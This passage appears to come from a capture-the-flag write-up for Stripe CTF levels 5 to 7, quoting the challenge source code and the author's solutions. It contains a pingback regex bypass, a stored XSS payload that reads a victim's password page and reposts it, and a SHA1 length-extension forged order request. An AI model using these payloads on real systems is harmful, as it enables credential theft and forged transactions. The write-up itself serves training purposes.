      host = session[:auth_host]
      if user && host
        output += "<p> You are authenticated as #{user}@#{host}. </p>"
        if host =~ PASSWORD_HOSTS
          output += "<p> Since you're a user of a password host and all,"
          output += " you deserve to know this password: #{PASSWORD} </p>"
        end
      end

      output
    end

    post '/*' do
      pingback = params[:pingback]
      username = params[:username]
      password = params[:password]

      pingback = "http://#{pingback}" unless pingback.include?('://')

      host = URI.parse(pingback).host
      unless host =~ ALLOWED_HOSTS
        return "Host not allowed: #{host}" \
               " (allowed authentication hosts are #{ALLOWED_HOSTS.inspect})"
      end

      begin
        body = perform_authenticate(pingback, username, password)
      rescue StandardError => e
        return "An unknown error occurred while requesting #{pingback}: #{e}"
      end

      if authenticated?(body)
        session[:auth_user] = username
        session[:auth_host] = host
        return "Remote server responded with: #{body}." \
               " Authenticated as #{username}@#{host}!"
      else
        session[:auth_user] = nil
        session[:auth_host] = nil
        sleep(1) # prevent abuse
        return "Remote server responded with: #{body}." \
               " Unable to authenticate as #{username}@#{host}."
      end
    end

    def perform_authenticate(url, username, password)
      $log.info("Sending request to #{url}")
      response = RestClient.post(url, {:password => password,
                                       :username => username})
      body = response.body

      $log.info("Server responded with: #{body}")
      body
    end

    def authenticated?(body)
      body =~ /[^\w]AUTHENTICATED[^\w]*$/
    end
  end
end

def main
  DomainAuthenticator::DomainAuthenticatorSrv.run!
end

if $0 == __FILE__
  main
  exit(0)
end
|
Solution
We have to do two steps here, first is to get authenticated, second is to get authenticated from the origin. This is a somewhat hard and nasty challenge. This one is also Ruby/Sinatra based.
The application form looks like this:

You have to provide it with some pingback URL that outputs .AUTHENTICATED. when provided with username and password of this form as inputs. Only if this pingback URL is hosted on stripe-ctf.com, it will be accepted (Line 21 ALLOWED_HOSTS).
This part is pretty easy, just upload another PHP file on Challenge 2’s upload section which outputs “.AUTHENTICATED.” and provide it as the pingback URL here. This will get you authenticated since the Regular Expression on line 110 requires One Non-Alphanumeric char at both ends of the word AUTHENTICATED.
Unfortunately, your host (level02-2.stripe-ctf.com) is not in KNOWN_HOSTS (level05-2.stripe-ctf.com) so the script on line 57 won’t show you the password.
So you have to provide some pingback on level05 server, but it doesn’t have any LFI flaws. It doesn’t have anything apart from the page shown in the picture, so it must be there somewhere.
Taking note of the lines 67-70 shows that Sinatra (the Ruby web framework powering this challenge) does not separate GET and POST arguments. It is a well known flaw and exists in some Java installations as well. This means that we don’t have to provide pingback, username and password as POST parameters, we could easily use a GET one to send them. So what if the pingback was this:
https://level05-2.stripe-ctf.com/user-ttjzfipuud?pingback=https://level02-3.stripe-ctf.com/user-shjuxdnipi/uploads/authenticatede.php
What would this do? It would make the application send a pingback to level05 server, asking if we are authenticated. Level05 server would chain this pingback to level02 server, to get it’s response as well and output it. Now level02 will provide .AUTHENTICATED. and level05 server would return this, with a few words before and after:
Remote server responded with: .AUTHENTICATED..
Authenticated as [email protected]!
This is the output given by the first pingback (level05 server), and is taken as input into the application. Unfortunately, this string would not pass the regex at line 110, because it has alphanumeric characters before AUTHENTICATED.
This step had me stuck there for a couple hours, but then I realized that Ruby regexs operate on single lines, not all the text; i.e the regex checks every line of the output string and if any of them is valid, validates. So I just had to change uploaded PHP script to output \rAUTHENTICATED\r instead of dots, to make this string the input to the application:
Remote server responded with:
AUTHENTICATED
.
Authenticated as [email protected]!
Now this one passes the regex check, and you’re authenticated to see the password.
Challenge 6 – XSS with Bypassing
You completed this level in 4769.346 seconds. The password was'UomQaKdVQhrI".
The solution you submitted was:
omfg this took a lot and was soo damn hard :D
After Karma Trader from Level 4 was hit with massive karma inflation (purportedly due to someone flooding the market with massive quantities of karma), the site had to close its doors. All hope was not lost, however, since the technology was acquired by a real up-and-comer, Streamer. Streamer is the self-proclaimed most steamlined way of sharing updates with your friends. You can access your Streamer instance here: https://level06-2.stripe-ctf.com/user-nmqpuylekv
The Streamer engineers, realizing that security holes had led to the demise of Karma Trader, have greatly beefed up the security of their application. Which is really too bad, because you’ve learned that the holder of the password to access Level 7, level07-password-holder, is the first Streamer user.
As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.
Fortunately for you, the Streamer engineers have decided to open-source their application so that other people can run their own Streamer instances. You can obtain the source for Streamer at git clone https://level06-2.stripe-ctf.com/user-nmqpuylekv/level06-code. We’ve also included the most important files below.
The contents of srv.rb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
|
#!/usr/bin/env ruby
require 'rubygems'
require 'bundler/setup'

require 'rack/utils'
require 'rack/csrf'
require 'json'
require 'sequel'
require 'sinatra'

module Streamer
  PASSWORD = File.read('password.txt').strip

  # Only needed in production
  URL_ROOT = File.read('url_root.txt').strip rescue ''

  module DB
    def self.db_file
      'streamer.db'
    end

    def self.conn
      @conn ||= Sequel.sqlite(db_file)
    end

    def self.safe_insert(table, key_values)
      key_values.each do |key, value|
        # Just in case people try to exfiltrate
        # level07-password-holder's password
        if value.kind_of?(String) &&
            (value.include?('"') || value.include?("'"))
          raise "Value has unsafe characters"
        end
      end

      conn[table].insert(key_values)
    end

    def self.init
      return if File.exists?(db_file)
      File.umask(0066)

      conn.create_table(:users) do
        primary_key :id
        String :username
        String :password
        Time :last_active
      end

      conn.create_table(:posts) do
        primary_id :id
        String :user
        String :title
        String :body
        Time :time
      end

      conn[:users].insert(:username => 'level07-password-holder',
        :password => Streamer::PASSWORD,
        :last_active => Time.now.utc)

      conn[:posts].insert(:user => 'level07-password-holder',
        :title => 'Hello World',
        :body => "Welcome to Streamer, the most streamlined way of sharing
updates with your friends!

One great feature of Streamer is that no password resets are needed. I, for
example, have a very complicated password (including apostrophes, quotes, you
name it!). But I remember it by clicking my name on the right-hand side and
seeing what my password is.

Note also that Streamer can run entirely within your corporate firewall. My
machine, for example, can only talk directly to the Streamer server itself!",
        :time => Time.now.utc)
    end
  end

  class StreamerSrv < Sinatra::Base
    set :environment, :production
    enable :sessions

    # Use persistent entropy file
    entropy_file = 'entropy.dat'
    unless File.exists?(entropy_file)
      File.open(entropy_file, 'w') do |f|
        f.write(OpenSSL::Random.random_bytes(24))
      end
    end
    set :session_secret, File.read(entropy_file)

    use Rack::Csrf, :raise => true

    helpers do
      def absolute_url(path)
        Streamer::URL_ROOT + path
      end

      # Insert an hidden tag with the anti-CSRF token into your forms.
      def csrf_tag
        Rack::Csrf.csrf_tag(env)
      end

      # Return the anti-CSRF token
      def csrf_token
        Rack::Csrf.csrf_token(env)
      end

      # Return the field name which will be looked for in the requests.
      def csrf_field
        Rack::Csrf.csrf_field
      end

      include Rack::Utils
      alias_method :h, :escape_html
    end

    def redirect(url)
      super(absolute_url(url))
    end

    before do
      @user = logged_in_user
      update_last_active
    end

    def logged_in_user
      if session[:user]
        @username = session[:user]
        @user = DB.conn[:users][:username => @username]
      end
    end

    def update_last_active
      return unless @user
      DB.conn[:users].where(:username => @user[:username]).
        update(:last_active => Time.now.utc)
    end

    def recent_posts
      # Grab the 5 most recent posts
      DB.conn[:posts].reverse_order(:time).limit(5).to_a.reverse
    end

    def registered_users
      DB.conn[:users].reverse_order(:id)
    end

    def die(msg, view)
      @error = msg
      halt(erb(view))
    end

    get '/' do
      if @user
        @registered_users = registered_users
        @posts = recent_posts

        erb :home
      else
        erb :login
      end
    end

    get '/register' do
      erb :register
    end

    post '/register' do
      username = params[:username]
      password = params[:password]
      unless username && password
        die("Please specify both a username and a password.", :register)
      end

      unless DB.conn[:users].where(:username => username).count == 0
        die("This username is already registered. Try another one.",
            :register)
      end

      DB.safe_insert(:users,
        :username => username,
        :password => password,
        :last_active => Time.now.utc
        )
      session[:user] = username
      redirect '/'
    end

    get '/login' do
      redirect '/'
    end

    post '/login' do
      username = params[:username]
      password = params[:password]
      user = DB.conn[:users][:username => username, :password => password]
      unless user
        die('Could not authenticate. Perhaps you meant to register a new' \
            ' account? (See link below.)', :login)
      end

      session[:user] = user[:username]
      redirect '/'
    end

    get '/logout' do
      session.clear
      redirect '/'
    end

    get '/user_info' do
      @password = @user[:password]

      erb :user_info
    end

    before '/ajax/*' do
      halt(403, 'Must be logged in!') unless @user
    end

    get '/ajax/posts' do
      recent_posts.to_json
    end

    post '/ajax/posts' do
      msg = create_post
      resp = {:response => msg}
      resp.to_json
    end

    # Fallback if JS breaks
    get '/posts' do
      redirect '/'
    end

    post '/posts' do
      create_post if @user
      redirect '/'
    end

    def create_post
      post_body = params[:body]
      title = params[:title] || 'untitled'
      if post_body
        DB.safe_insert(:posts,
          :user => @user[:username],
          :title => title,
          :body => post_body,
          :time => Time.now.utc
          )
        'Successfully added the post!'
      else
        'No post body given!'
      end
    end
  end
end

def main
  Streamer::DB.init
  Streamer::StreamerSrv.run!
end

if $0 == __FILE__
  main
  exit(0)
end
|
The contents of views/home.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
|
<div class='row'>
  <div class='span9'>
    <h3>Stream of Posts</h3>

    <table id='posts' class='table table-bordered table-condensed'>
      <tbody>
      </tbody>
    </table>

    <script>
      var username = "<%= @username %>";
      var post_data = <%= @posts.to_json %>;

      function escapeHTML(val) {
        return $('<div/>').text(val).html();
      }
      function addPost(item) {
        var new_element = '<tr><th>' + escapeHTML(item['user']) +
            '</th><td><h4>' + escapeHTML(item['title']) + '</h4>' +
            escapeHTML(item['body']) + '</td></tr>';
        $('#posts > tbody:last').prepend(new_element);
      }

      for(var i = 0; i < post_data.length; i++) {
        var item = post_data[i];
        addPost(item);
      };
    </script>

    <form id='new_post' name='new_post' action='<%= absolute_url("/posts") %>'
          method='POST'>
      <%= csrf_tag %>
      <fieldset>
        <div class='control-group'>
          <label class='control-label' for='title'>Title:</label>
          <div class='controls'>
            <input class='input-medium' name='title' id='title' type='text'/>
          </div>
        </div>
        <div class='control-group'>
          <label class='control-label' for='content'>Content:</label>
          <div class='controls'>
            <textarea class='input-xlarge' name='body' id='content'
              type='text'>Your post here...</textarea>
          </div>
        </div>
        <div class='form-actions'>
          <input class='btn btn-primary' type='submit' value='Post'/>
        </div>
        <div id='status' name='status' class="alert alert-info">
          Ready and waiting!
        </div>
      </fieldset>
    </form>

    <script>
      $(document).ready(function() {
        $('#new_post').submit(function(e) {
          var new_post_data = {
            title: $("#title").val(),
            body: $("#content").val(),
            <%= csrf_field %>: "<%= csrf_token %>"
          };
          $.post('<%= absolute_url("/ajax/posts") %>',
                 new_post_data,
                 function(data) {
            var status_text = $.parseJSON(data);
            $('#status').html(status_text['response']);

            new_post_data['user'] = username;
            addPost(new_post_data);
          });

          e.preventDefault();
          return false;
        });
      });
    </script>
  </div>
  <div class='span3'>
    <h3>Users Online</h3>
    <table class='table table-condensed'>
      <% @registered_users.each do |user| %>
        <tr>
          <td>
            <% if @username == user[:username] %>
              <em>
                <a href='<%= absolute_url("/user_info") %>' target='_blank'>
                  <%=h user[:username] %> (me)i
                </a>
              </em>
            <% else %>
              <%=h user[:username] %>
            <% end %>

            <br />

            <span style="font-size:10px">
              Last active: <%= user[:last_active].strftime('%H:%M:%S UTC') %>
            </span>
          </td>
        </tr>
      <% end %>
    </table>
  </div>
</div>
|
The contents of views/login.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
<div class='row'>
  <div class='span12'>
    <h3>Login</h3>

    <br />

    <p>
      Sign into your Streamer account, and instantly start sharing updates
      with your friends. If you don't have an account yet,
      <a href='<%= absolute_url ("/register") %>'>create one now</a>!
    </p>

    <br />

    <form class='form-inline' action='<%= absolute_url("/login") %>'
          method='post'>
      <%= csrf_tag %>
      <input class='input-medium' name='username' type='text'
             placeholder='Username'/>
      <input class='input-medium' name='password' type='password'
             placeholder='Password'/>
      <input class='btn btn-primary' type='submit' value='Sign In'/>
    </form>
  </div>
</div>
|
The contents of views/register.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
<div class='row'>
  <div class='span12'>
    <h3>Register for a Streamer account</h3>

    <br />

    <form class='form-horizontal' action='<%= absolute_url("/register") %>'
          method='post'>
      <%= csrf_tag %>
      <fieldset>
        <div class='control-group'>
          <label class='control-label' for='username'>Username:</label>
          <div class='controls'>
            <input class='input-medium' name='username' id='username'
                   type='text' placeholder='Username'/>
          </div>
        </div>
        <div class='control-group'>
          <label class='control-label' for='username'>Password:</label>
          <div class='controls'>
            <input class='input-medium' name='password' id='password'
                   type='password' placeholder='Password'/>
          </div>
        </div>
        <div class='form-actions'>
          <input class='btn btn-primary' type='submit' value='Register'/>
        </div>
      </fieldset>
    </form>
  </div>
</div>
|
The contents of views/layout.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
|
<!doctype html>
<html>
  <head>
    <title>Streamer</title>
    <script src='<%= absolute_url('/js/jquery-1.8.0.min.js') %>'></script>
    <link rel='stylesheet' type='text/css'
          href='<%= absolute_url('/css/bootstrap-combined.min.css') %>' />
  </head>
  <body>
    <div class='navbar'>
      <div class='navbar-inner'>
        <div class='container'>
          <a class='brand' href='<%= absolute_url("/") %>'>Streamer</a>
          <% if @user %>
            <ul class='nav pull-right'>
              <li><a href='<%= absolute_url("/logout") %>'>Log Out</a></li>
            </ul>
          <% end %>
        </div>
      </div>
    </div>
    <div class='container'>
<% if @error %>
  <p>Error: <%= @error %></p>
<% end %>
<% if @success %>
  <p>Success: <%= @success %></p>
<% end %>

      <%= yield %>
    </div>
  </body>
</html>
|
The contents of views/user_info.erb:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
|
<div class='row'>
  <div class='span12'>
    <h3>User Information</h3>
    <table class='table table-condensed'>
      <tr>
        <th>Username:</th>
        <td><%= @username %></td>
      </tr>
      <tr>
        <th>Password:</th>
        <td><%= @password %></td>
      </tr>
    </table>
  </div>
</div>
|
Solution
This one is a pretty nasty one. It requires a considerable XSS encoded to bypass some security checks, like those that are found here and there in Google and Facebook.
This app is a something like Twitter, there are a bunch of users registered in there, and everyone can post something. The posts consist of Titles and Bodys. The posting mechanism uses AJAX to make things a little harder.
There is no reset password feature in this, but if you click on your username on the right sidebar, another page pops up showing you your password:
So our Javascript snippet intended for XSS use, would have to first open this page (https://level06-2.stripe-ctf.com/user-nmqpuylekv/user_info) then use a regex to extract the password bit off it. It is stated in the question that password contains special chars such as quotations and apostrophes.
Then the XSS snippet would have to post this password as body via AJAX so that other users (hence us) could see it. Since the posting mechanism rejects any message that contains quotations and apostrophes, the snippet would have to escape those characters first and then submit it.
Also because of the rejection mechanism, the snippet couldn’t use quotations and apostrophes (which are very common in every programming language) to be able to be posted and run by other users.
To make things worse, the messages are not displayed directly on the page by Ruby, instead they are stored as JSON in some Javascript snippet, and then read off one by one with another Javascript snippet and added to page, so what we inject gets inserted in the middle of some Javascript code:
var username = “abx”;
var post_data = [{“time”:”Fri Aug 24 12:25:13 +0000 2012″,”title”:”Might want to take note”,”user”:”level07-password-holder”,”id”:null,”body”:”Anyone want to play tennis?”},{“time”:”Fri Aug 24 12:27:34 +0000 2012″,”title”:”FYI”,”user”:”level07-password-holder”,”id”:null,”body”:”Why is it so hard to find good juice restaurants?”},{“time”:”Fri Aug 24 13:17:37 +0000 2012″,”title”:”Definitely of interest”,”user”:”level07-password-holder”,”id”:null,”body”:”Anyone want to play tennis?”},{“time”:”Fri Aug 24 13:21:23 +0000 2012″,”title”:”An FYI”,”user”:”level07-password-holder”,”id”:null,”body”:”I am hungry”},{“time”:”Sun Aug 26 01:24:24 +0000 2012″,”title”:”SAMPLE TITLE”,”user”:”abx”,”id”:null,”body”:”SAMPLE BODY”}];
function escapeHTML(val) {
return $(‘<div/>’).text(val).html();
}
function addPost(item) {
var new_element = ‘<tr><th>’ + escapeHTML(item[‘user’]) +
‘</th><td><h4>’ + escapeHTML(item[‘title’]) + ‘</h4>’ +
escapeHTML(item[‘body’]) + ‘</td></tr>’;
$(‘#posts > tbody:last’).prepend(new_element);
}
for(var i = 0; i < post_data.length; i++) {
var item = post_data[i];
addPost(item);
Whatever we enter, goes where you can see SAMPLE BODY now. I crafted the following snippet to do the dirty XSS job for me:
</script>
<script>
var temp=new String();
var ajax_uri=String.fromCharCode(46, 47, 117, 115, 101, 114, 95, 105, 110, 102, 111);
var content_tag=String.fromCharCode(35, 99, 111, 110, 116, 101, 110, 116);
var title_tag=String.fromCharCode(35, 116, 105, 116, 108, 101);
var submit_tag=String.fromCharCode(35, 110, 101, 119, 95, 112, 111, 115, 116);
$.get(ajax_uri,function(data){
temp=data.match(/<td>([^al].*)</)[1];
temp=temp.replace(String.fromCharCode(39),String.fromCharCode(66, 79, 90));
temp=temp.replace(String.fromCharCode(34),String.fromCharCode(66,79,89));
$(content_tag).val(temp);
$(title_tag).val(title_tag);
$(submit_tag).submit();
});
//
This one is also a one-liner but have been separated for readability here. Now let me explain this XSS to you. First we have temp, we are going to store our password in it. Then we have 4 variables, containing the strings “./user_info”, “#content”, “#title”, “#submit”. We had to populate them using fromCharCode to not use quotation marks on our code, otherwise it would be rejected.
The next line performs an AJAX GET request on user_info page, containing the user password. The regular expression extracts the password part. Unfortunately we couldn’t use backslash (\) in our snippet too, because Ruby automatically escapes that, so we couldn’t use multiline Regular Expressions. This one gets the password plus the rest of its line, but to the human eye it is obvious.
Then we replace instances of quotation marks and apostrophes with string BOZ and BOY respectively so that the password could be posted as a message. Then the form is filled using jQuery, and submitted to make the post appear.
We had to do first and last line, because we’re injecting in the middle of a Javascript string. Fortunately, browsers first render HTML and then parse Javascript, so when the document is made like this:
<script>var post_data = [{“time”:”Fri Aug 24 12:25:13 +0000 2012″,”title”:”Might want to take note”,”user”:”level07-password-holder”,”id”:null,”body”:”Anyone want to play tennis?”},{“time”:”Fri Aug 24 12:27:34 +0000 2012″,”title”:”FYI”,”user”:”level07-password-holder”,”id”:null,”body”:”Why is it so hard to find good juice restaurants?”},{“time”:”Fri Aug 24 13:17:37 +0000 2012″,”title”:”Definitely of interest”,”user”:”level07-password-holder”,”id”:null,”body”:”Anyone want to play tennis?”},{“time”:”Fri Aug 24 13:21:23 +0000 2012″,”title”:”An FYI”,”user”:”level07-password-holder”,”id”:null,”body”:”I am hungry”},{“time”:”Sun Aug 26 01:24:24 +0000 2012″,”title”:”SAMPLE TITLE”,”user”:”abx”,”id”:null,”body”:”</script><script>var temp=new String();var ajax_uri=String.fromCharCode(46, 47, 117, 115, 101, 114, 95, 105, 110, 102, 111);var content_tag=String.fromCharCode(35, 99, 111, 110, 116, 101, 110, 116);var title_tag=String.fromCharCode(35, 116, 105, 116, 108, 101);var submit_tag=String.fromCharCode(35, 110, 101, 119, 95, 112, 111, 115, 116);$.get(ajax_uri,function(data){temp=data.match(/<td>([^al].*)</)[1];temp=temp.replace(String.fromCharCode(39),String.fromCharCode(66, 79, 90));temp=temp.replace(String.fromCharCode(34),String.fromCharCode(66,79,89));$(content_tag).val(temp);$(title_tag).val(title_tag);$(submit_tag).submit();}); //“}]; </script>
First HTML is parsed, making this lot two separate Javascript tags, then Javascript parser starts, which detects the first part as buggy and non-parsable but runs the second part validly. The // (comment symbol) we used at the end of our snippet is meant to mask the rest of the Javascript so that it has valid syntax.
Now you post this snippet, wait a couple minutes, refresh the page, browse the source code and see this:
{“time”:”Sun Aug 26 01:34:19 +0000 2012″,”title”:”#title”,”user”:”level07-password-holder”,”id”:null,”body”:”BOZUomQaKdVQhrIBOY”}
Enjoy the password!
Challenge 7 – Cryptographic Hash Extension
You completed this level in 4968.437 seconds. The password wasehQUKKkphF.
The solution you submitted was:
import requests import hashlib import json import sys import urllib body="count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02(&waffle=liege|sig:5fe73d0cbd3b4e82f9b87970041851d232e757cd"; resp= requests.post("https://level07-2.stripe-ctf.com/user-cyusirmzyz/orders",data=body); print resp.text; fAk u for this hard one
Welcome to the penultimate level, Level 7.
WaffleCopter is a new service delivering locally-sourced organic waffles hot off of vintage waffle irons straight to your location using quad-rotor GPS-enabled helicopters. The service is modeled after TacoCopter, an innovative and highly successful early contender in the airborne food delivery industry. WaffleCopter is currently being tested in private beta in select locations.
Your goal is to order one of the decadent Liège Waffles, offered only to WaffleCopter’s first premium subscribers.
Log in to your account at https://level07-2.stripe-ctf.com/user-cyusirmzyz with username ctf and password password. You will find your API credentials after logging in. You can fetch the code for the level via
git clone https://level07-2.stripe-ctf.com/user-cyusirmzyz/level07-code, or you can read it below. You may find the sample API client in client.py particularly helpful.
The contents of client.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
|
#!/usr/bin/env python
import hashlib
import json
import sys
import urllib

import requests

class ClientError(Exception):
    pass

class Client(object):
    def __init__(self, endpoint, user_id, api_secret):
        self.endpoint = endpoint
        self.user_id = user_id
        self.api_secret = api_secret

    def order(self, waffle_name, coords, count=1):
        """Order one or more waffles."""
        params = {'waffle': waffle_name, 'count': count,
                  'lat': coords[0], 'long': coords[1]}
        return self.api_call('/orders', params)

    def api_call(self, path, params, debug_response=False):
        """Make an API call with parameters to the specified path."""
        body = self._make_post(params)
        resp = requests.post(self.endpoint + path, data=body)

        # for debugging
        if debug_response:
            return resp

        # try to decode response as json
        data = None
        if resp.headers['content-type'] == 'application/json':
            try:
                data = json.loads(resp.text)
            except ValueError:
                pass
            else:
                # raise error message if any
                error = data.get('error')
                if error:
                    raise ClientError(error)

        # raise error on non-200 status codes
        resp.raise_for_status()

        # return response data decoded from JSON or just response body
        return data or resp.text

    def _make_post(self, params):
        params['user_id'] = self.user_id
        body = urllib.urlencode(params)

        sig = self._signature(body)
        body += '|sig:' + sig

        return body

    def _signature(self, message):
        h = hashlib.sha1()
        h.update(self.api_secret + message)
        return h.hexdigest()

if __name__ == '__main__':
    if len(sys.argv) != 7:
        print 'usage: client.py ENDPOINT USER_ID SECRET WAFFLE LAT LONG'
        sys.exit(1)

    c = Client(*sys.argv[1:4])
    print c.order(sys.argv[4], sys.argv[5:7])
|
The contents of wafflecopter.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
|
#!/usr/bin/env python
import hashlib
import json
import logging
import os
import sys
import urllib
from functools import wraps

import bcrypt
import sqlite3
from flask import Flask, session, request, redirect, render_template, g, abort
from flask import make_response

import db
import settings

app = Flask(__name__)
app.config.from_object(settings)
app.logger.addHandler(logging.StreamHandler(sys.stderr))

if not os.path.exists(settings.entropy_file):
    print 'Entropy file not found. Have you run initialize_db.py?'

# use persistent entropy file for secret_key
app.secret_key = open(settings.entropy_file, 'r').read()

class BadSignature(Exception):
    pass
class BadRequest(Exception):
    pass

def valid_user(user, passwd):
    try:
        row = g.db.select_one('users', {'name': user})
    except db.NotFound:
        print 'Invalid user', repr(user)
        return False
    if bcrypt.hashpw(passwd, row['password']) == row['password']:
        print 'Valid user:', repr(user)
        return row
    else:
        print 'Invalid password for', repr(user)
        return False

def log_in(user, row):
    session['user'] = row
    session['username'] = user

def absolute_url(path):
    return settings.url_root + path

def require_authentication(func):
    @wraps(func)
    def newfunc(*args, **kwargs):
        if 'user' not in session:
            return redirect(absolute_url('/login'))
        return func(*args, **kwargs)
    return newfunc

def json_response(obj, status_code=200):
    text = json.dumps(obj) + '\n'
    resp = make_response(text, status_code)
    resp.headers['content-type'] = 'application/json'
    return resp

def json_error(message, status_code):
    return json_response({'error': message}, status_code)

def log_api_request(user_id, path, body):
    if isinstance(body, str):
        # body is a string byte stream, but sqlite will think it's utf-8
        # convert each character to unicode so it's unambiguous
        body = ''.join(unichr(ord(c)) for c in body)
    g.db.insert('logs', {'user_id': user_id, 'path': path, 'body': body})

def get_logs(user_id):
    return g.db.select('logs', {'user_id': user_id})

def get_waffles():
    return g.db.select('waffles')

@app.before_request
def before_request():
    g.db = db.DB(settings.database)
    g.cursor = g.db.cursor

@app.teardown_request
def teardown_request(exception):
    if hasattr(g, 'db'):
        g.db.commit()
        g.db.close()

@app.route('/')
@require_authentication
def index():
    user = session['user']
    waffles = get_waffles()
    return render_template('index.html', user=user, waffles=waffles,
                           endpoint=request.url_root)

@app.route('/login', methods=['GET', 'POST'])
def login():
    error = None
    if request.method == 'POST':
        user = request.form['username']
        password = request.form['password']
        row = valid_user(user, password)
        if row:
            log_in(user, row)
            return redirect(absolute_url('/'))
        else:
            error = 'Invalid username or password'

    return render_template('login.html', error=error)

@app.route('/logs/<int:id>')
@require_authentication
def logs(id):
    rows = get_logs(id)
    return render_template('logs.html', logs=rows)

def verify_signature(user_id, sig, raw_params):
    # get secret token for user_id
    try:
        row = g.db.select_one('users', {'id': user_id})
    except db.NotFound:
        raise BadSignature('no such user_id')
    secret = str(row['secret'])

    h = hashlib.sha1()
    h.update(secret + raw_params)
    print 'computed signature', h.hexdigest(), 'for body', repr(raw_params)
    if h.hexdigest() != sig:
        raise BadSignature('signature does not match')
    return True

def parse_params(raw_params):
    pairs = raw_params.split('&')
    params = {}
    for pair in pairs:
        key, val = pair.split('=')
        key = urllib.unquote_plus(key)
        val = urllib.unquote_plus(val)
        params[key] = val
    return params

def parse_post_body(body):
    try:
        raw_params, sig = body.strip('\n').rsplit('|sig:', 1)
    except ValueError:
        raise BadRequest('Request must be of form params|sig:da39a3ee5e6b...')

    return raw_params, sig

def process_order(params):
    user = g.db.select_one('users', {'id': params['user_id']})

    # collect query parameters
    try:
        waffle_name = params['waffle']
    except KeyError:
        return json_error('must specify waffle', 400)
    try:
        count = int(params['count'])
    except (KeyError, ValueError):
        return json_error('must specify count', 400)
    try:
        lat, long = float(params['lat']), float(params['long'])
    except (KeyError, ValueError):
        return json_error('where would you like your waffle today?', 400)

    if count < 1:
        return json_error('count must be >= 1', 400)

    # get waffle info
    try:
        waffle = g.db.select_one('waffles', {'name': waffle_name})
    except db.NotFound:
        return json_error('no such waffle: %s' % waffle_name, 404)

    # check premium status
    if waffle['premium'] and not user['premium']:
        return json_error('that waffle requires a premium subscription', 402)

    # return results
    plural = 's' if count > 1 else ''
    msg = 'Great news: %d %s waffle%s will soon be flying your way!' \
        % (count, waffle_name, plural)
    return json_response({'success': True, 'message': msg,
                          'confirm_code': waffle['confirm']})

@app.route('/orders', methods=['POST'])
def order():
    # We need the original POST body in order to check the hash, so we use
    # request.input_stream rather than request.form.
    request.shallow = True
    body = request.input_stream.read(
        request.headers.get('content-length', type=int) or 0)

    # parse POST body
    try:
        raw_params, sig = parse_post_body(body)
    except BadRequest, e:
        print 'failed to parse', repr(body)
